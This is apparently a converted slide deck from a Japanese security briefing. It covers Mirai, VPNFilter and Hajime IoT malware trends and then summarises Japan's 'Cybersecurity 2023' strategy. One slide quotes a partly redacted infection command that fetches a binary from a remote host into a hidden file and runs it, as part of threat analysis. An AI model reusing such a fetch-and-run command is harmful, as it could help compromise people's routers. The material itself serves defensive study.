


Pandora's box
opened by
“Mirai”

Anna-senpai : a Japanese animation

Trend of attacking host by Mirai (World) – in 2021

The number of infected hosts worldwide has been around 40,000 to 100,000.



Mirai (中国)
 Mirai (韓国)
 Mirai (アメリカ)

Mirai (インド)
 Mirai (ブラジル)
 Mirai (台湾)

Mirai (エジプト)
 Mirai (ギリシャ)
 Others

Mirai (アルバニア)
 Mirai (ロシア)

After 2017, Ports used in IoT malwares are diversified





Figure 2: Number of scanning hosts captured via darknet

Services other than Telnet are targeted one after another
→ IoT devices which were not infected are getting infected

The above results are supported by Saarland University and Delft University of Technology

Trials for cleaning-up of IoT malware (- 2017)

4) Power off, reboot by command, factory reset




1) Purchase devices known to have been compromised

- 1) IP camera
- 2) Printer
- 3) Router
- 4) Wifi storages
- 5) Satellite broadcast receiver

All malwares were removed by operations such as restarting with the main power supply on any device.



2) Record file system and processes



3) Infect by real IoT malware, check infection (by C2 connection, etc)



5) Compare the status before infection

Attack sophistication: Persistent infection type of IoT malware “VPNFILTER”

Reported that 500,000 devices have been infected worldwide → Because the infection is prolonged, there is a fear of various activities such as information gathering and sabotage

It opens a listener and waits for the actor to send a trigger packet for direct connection

By Cisco team

Persistent infection of high-performance routers for homes/small offices

This IoT malware is a new type of “Hajime” with persistent infection

- Shell command used in the infection phase

```
/nova/bin/info '/tool fetch u [redacted] 6:17415/.i  
dst-path=.i';  
cd /flash/rw/pckg;  
chmod [redacted]  
./i
```

Download malware using legitimate

Downloaded as a hidden file



This malware is a persistent infectious malware created exclusively for this device after understanding the unique characteristics of the IoT device.

(boot)

copied
ction

Beyond telnet...

- Early IoT attacks targeted “Telnet”
- However, we found over 50 different vulnerabilities were exploited by IoT attacks



x vulnerability disclosed

Japan's Cybersecurity Strategy

“Cybersecurity 2023 (annual report / plan)” Overview

- In July 2023, the Cyber Security Strategy Headquarters decided and published “Cyber Security 2023 (Annual Plan),” which organizes policy issues in light of recent changes in the situation and particularly strong measures to address them.

1. Recent changes and circumstances surrounding cyberspace and policy issues

○ Recent changes and circumstances surrounding cyberspace

- The use of information systems is expanding in various sectors and organizations. Supply chains are becoming more diversified and complex. New technologies such as generative AI are also spreading.
- On the other hand, this has been accompanied by an increase in the number of entry points for cyberattacks and a rise in the risk of system failures and information leaks due to inadequate security measures, etc.
- In addition, state-sponsored cyberattacks are being conducted on a regular basis, as the national security environment becomes increasingly severe.

○ Policy issues based on recent changes in the situation

- The response capabilities in the field of cybersecurity should be strengthened to a level equal to or surpassing the level of leading Western countries.
- Policy issues include (1) enhancement of countermeasures and response capabilities by each entity, (2) enhancement and reinforcement of government support, etc., and (3) strengthening of international partnerships and cooperation.

“Cybersecurity 2023 (annual report / plan)” Overview (cont’d)

2. Measures to be taken with particular emphasis this year based on the policy issues

- Based on the National Security Strategy, promote necessary approaches in cyberspace to seamlessly protect Japan in all directions.
- Drive measures based on the “Three Directions” of the Cybersecurity Strategy. In promoting the measures, pay attention to implementing future approaches while reviewing and considering the advantages of the past achievements in Japan. Implement the following measures with particular emphasis this fiscal year.

(1) Enhancing Socio-economic Vitality and Sustainable Development - Enhancement of risk countermeasures for the promotion of DX -

- ✓ Enhancement of measures in local communities and SMEs that have not necessarily been proactive in utilizing ICT.
- ✓ Reinforcement of measures for upgrading software security in light of increasing supply chain risks.

(2) Realizing a Digital Society Where People can Live with a Sense of Safety and Security - Improvement of resilience of government agencies and critical infrastructure -

- ✓ Improvement of resilience of government information systems through revision and familiarization of Common Standards for Government Agencies and understanding of threat trends in cyberspace.
- ✓ In promoting security enhancement for critical infrastructure sectors, enhance organization-wide measures by each business entity through the revision of the guidelines for establishing security standards, etc., and strengthen measures in each sector, including the health-care sector.

(3) Contribution to the Peace and Stability of the International Community and Japan’s National Security - Promotion of international partnership and cooperation with allies and likeminded countries -

- ✓ Support of capacity building in the Indo-Pacific region through strengthening public–private partnerships by holding a conference to commemorate the 50th anniversary of ASEAN-Japan Friendship and Cooperation.
- ✓ Cooperation among Quad (Japan–U.S.–Australia–India) and promotion of cooperation framework among likeminded countries to enhance anti-ransomware measures.

(1) Enhancing Socio-Economic Vitality and Sustainable Development

Issues and direction—Advancing digital transformation and cybersecurity simultaneously

- The Digital Agency was established in September of this year. This is a great opportunity to advance DX. To this end, it is important to build trust in cyberspace, which leads to participation and commitment by all the people and businesses.
- As operations, products, and services become increasingly digitalized, ensuring cybersecurity will be directly linked to corporate value. “Security by design” will become ever more important, and digital investments and security measures will likely become increasingly integrated.



Advance cybersecurity in parallel with digitalization

Specific measures

(1) Raising executive awareness

→Visualize and incentivize initiatives based on the guidelines of cybersecurity management, and further promote such initiatives, by implementing guidelines for digital management.

(2) Advancing DX with Cybersecurity among local regions and SMEs

→Address the shortage of knowledge and human resources required for digitalization, through the development of local regions and the establishment of a registration scheme for services targeting SMEs.

(3) Building a foundation for ensuring trustworthiness of supply chains

→Advance initiatives based on the frameworks which respond to Society5.0.

- Supply chains: Industry-led consortium
- Data Flow: Definition of data management, securing the reliability of data with “trust service”
- Security products/services: Promotion of third-party verification services
- Advanced technology: Building a common foundation for collecting, accumulating, analyzing, and providing information


(4) Advancing and broadening digital/security literacy with no one left behind

→Advance initiatives which provide assistance in the use of digital technology, along with efforts to drive information education.

(2) Realizing a Digital Society where the People can Live with a Sense of Safety and Security

Issues and direction—Ensuring the overall safety and security of cyberspace as it becomes increasingly public, interconnected and interrelated

- Cyberspace becoming increasingly public, interconnected and interrelated, and cyberattacks becoming more organized and sophisticated.

 The national government, in cooperation with various stakeholders, will take **a comprehensive and multilayered approach to cybersecurity, which is based on self-help, mutual help and public help**, and which reduces risks and increases resilience for the entire country. This will be done mainly by (1) **creating an environment where risk is managed autonomously** through self-help and mutual help, and by (2) **deploying comprehensive cyber defense** using all available means.

Specific measures (1) Providing a cybersecurity environment which protects the people and society

(1) Ensure safety and security in cyberspace

- Establish guidelines and encourage industry-led efforts for supply chain management, and ensure safety when implementing new technologies (IoT, 5G, etc.)
- Study measures for ensuring safe and reliable telecommunications networks to protect users

(2) Cooperate with new providers of cybersecurity (accommodate cloud services)

- Create security rules for government agencies, critical infrastructure operators, etc. to consider when using cloud
- Promote cloud usage that ensures a measure of security through private-sector efforts, such as the ISMAP initiative
- Advance the development of high-quality cloud that is reliable, open and user friendly

(3) Address cybercrimes

- Actively point out criminals exploiting cyberspace or malicious business operators who provide criminal infrastructure blocking traceability for ensuring a sense of security and safety
- Strengthen police capabilities for responding to cyber incidents

(4) Deploy comprehensive cyber defense

- Enhance the functions of national CERTs/CSIRTs, which handle general coordination of integrated advancement from response to cyberattacks to policy measures, including prevention of recurrence (marshal resources and strengthen collaboration of responsible government agencies, enhance public-private partnership by working with the Cybersecurity Council and other relevant agencies and international collaboration)
- Establish an environment for comprehensive cyber defense (vulnerability handling, technical verification mechanism, and establishing functions for investigating the cause of relevant industrial control system incidents, etc.)

(5) Ensure trustworthiness of cyberspace

- Support stakeholders who possess personal information and intellectual property
- Ensure trustworthiness of IT systems and services from the perspective of economic security (government procurement, critical infrastructure, international submarine cables, etc.)

(2) Realizing a Digital Society where the People can Live with a Sense of Safety and Security

Specific measures (2) Ensuring cybersecurity integral with digital transformation (led by the Digital Agency)

- Propose and implement the basic principle for cybersecurity in the Digital Agency's development policy for the information systems of the national government, etc..
- Plan systems which ensure the authenticity of information and its provider, and promote their utilization. Implement the ISMAP system and encourage its use by the private sector.

Specific measures (3) Promoting efforts by stakeholders which underpin the foundations of the economy and society

(1) Government agencies, etc.


- Advance measures based on the Common standards for Governmental Agencies and Related Agencies, and increase the overall security level of government agencies through efforts including security audits, CSIRT training and monitoring by GSOC.
- Promote the revision and implementation of the Common standards for Governmental Agencies and Related Agencies in accordance with the expanding use of cloud services and enhance the GSOC functions to enable cloud services' monitoring.

(2) Critical infrastructure

- Revise the "Cybersecurity Policy for Critical Infrastructure Protection (4th Edition)," and advance reinforcement and management leadership in response to environmental changes.
- Update guidelines and advance efforts to establish necessary systems in response to standardization of local government information systems, handling administrative procedures online, etc.

(3) Universities, education and research institutions, etc.

- Seminars and training on risk management and incident response, supporting enhanced measures at universities, etc. possessing advanced information, including measures against supply chain risks, and so on.



Specific measures (4) Seamless information sharing and collaboration by multiple stakeholders and enhancement of readiness to respond to massive cyberattacks, etc.

- Actively use findings and know-how obtained through response capabilities and operation at the Tokyo Games to support business operators, etc. nationwide.
- Strengthen seamless and whole of nation response capabilities, keeping in mind even in peacetime the possibility that a minor incident may escalate into a major cyberattack.

(3) Contribution to the Peace and Stability of the International Community and Japan's National Security

Issues and direction—Enhancing initiatives from the perspective of national security


- Amidst the growing severity of the security environment surrounding Japan, cyberspace has become an realm of interstate competition that reflects geopolitical tensions. China, Russia and North Korea are presumed to be building cyber capabilities and conducting cyberattacks intended to steal information, etc..
- Meanwhile, Japan's ally and like-minded countries have been accelerating efforts to build the capabilities of their cyber commands and strengthen the ability to respond to cyberattacks, and they are collaborating to address cyber incidents and conflicts over international rules in cyberspace in particular.
- In addition, as national security has been expanding its scope to include economic and technological fields, Japan must also collaborate with its ally and like-minded countries to address conflicts over technological foundation concerning cyberspace and data, on which Japan must also establish international rules in line with its basic principles to ensure "a free, fair and secure cyberspace."



To ensure safety and security of cyberspace, Japan will place a higher priority on cyber issues in diplomatic and national security agenda, and Japan also commits to the following.

Ensuring "a free, fair and secure cyberspace"

International cooperation and collaboration



Strengthening Japan's capabilities for defense, deterrence, and situational awareness

(3) Contribution to the Peace and Stability of the International Community and Japan's National Security

Specific measures

(1) Ensuring a free, fair and secure cyberspace

- Promoting the rule of law in cyberspace (formulating rules that contribute to Japan's national security)
 - Promote discussions on the application of international law and the practice of norms, and advance the universalization of the Convention on Cybercrime, etc.
- Formulating rules in cyberspace
 - Formulate international rules in line with Japan's basic principles, based on the progress of international efforts including Data Free Flow with Trust (DFFT), 5G security, etc.

(2) Strengthening Japan's capabilities for defense, deterrence, and situational awareness

- Increasing defense capabilities
 - Fundamentally strengthen the cyber defense capabilities of the Ministry of Defense and the Self-Defense Forces (SDF), and conduct exercises and other measures by the SDF and US military to defend infrastructure.
 - Strengthen public-private collaboration and information sharing to ensure security of advanced technology, the defense industry, etc.
- Enhancing deterrence capabilities
 - Employ capabilities to disrupt opponents' use of cyberspace for attack, use diplomatic means and criminal prosecution, and maintain and strengthen the Japan-US alliance
- Strengthening cyber situational awareness capabilities
 - Advance efforts to further clarify the actual situation of cyberattacks by leveraging the nationwide networks, technical teams and human intelligence

(3) International cooperation and collaboration

- Sharing expertise and coordinating policy
 - Strengthen multi-layered frameworks for international collaboration within and across ministries and agencies, with like-minded countries including the US, Australia, and India as well as ASEAN
- Strengthening international collaboration for incident response
 - Enhance Japan's international presence by leading international cyber exercises, etc.
- Supporting for capacity building
 - Enhance efforts in the Indo-Pacific region, including ASEAN, such as industry-academia-government collaboration, diplomacy and national security based on the Basic Policy on Cybersecurity Capacity Building for Developing Countries.

Specific Security Activities in Japan to Reduce Threats

(mainly for Research and Development)

National Security Measures against IoT threats (1)

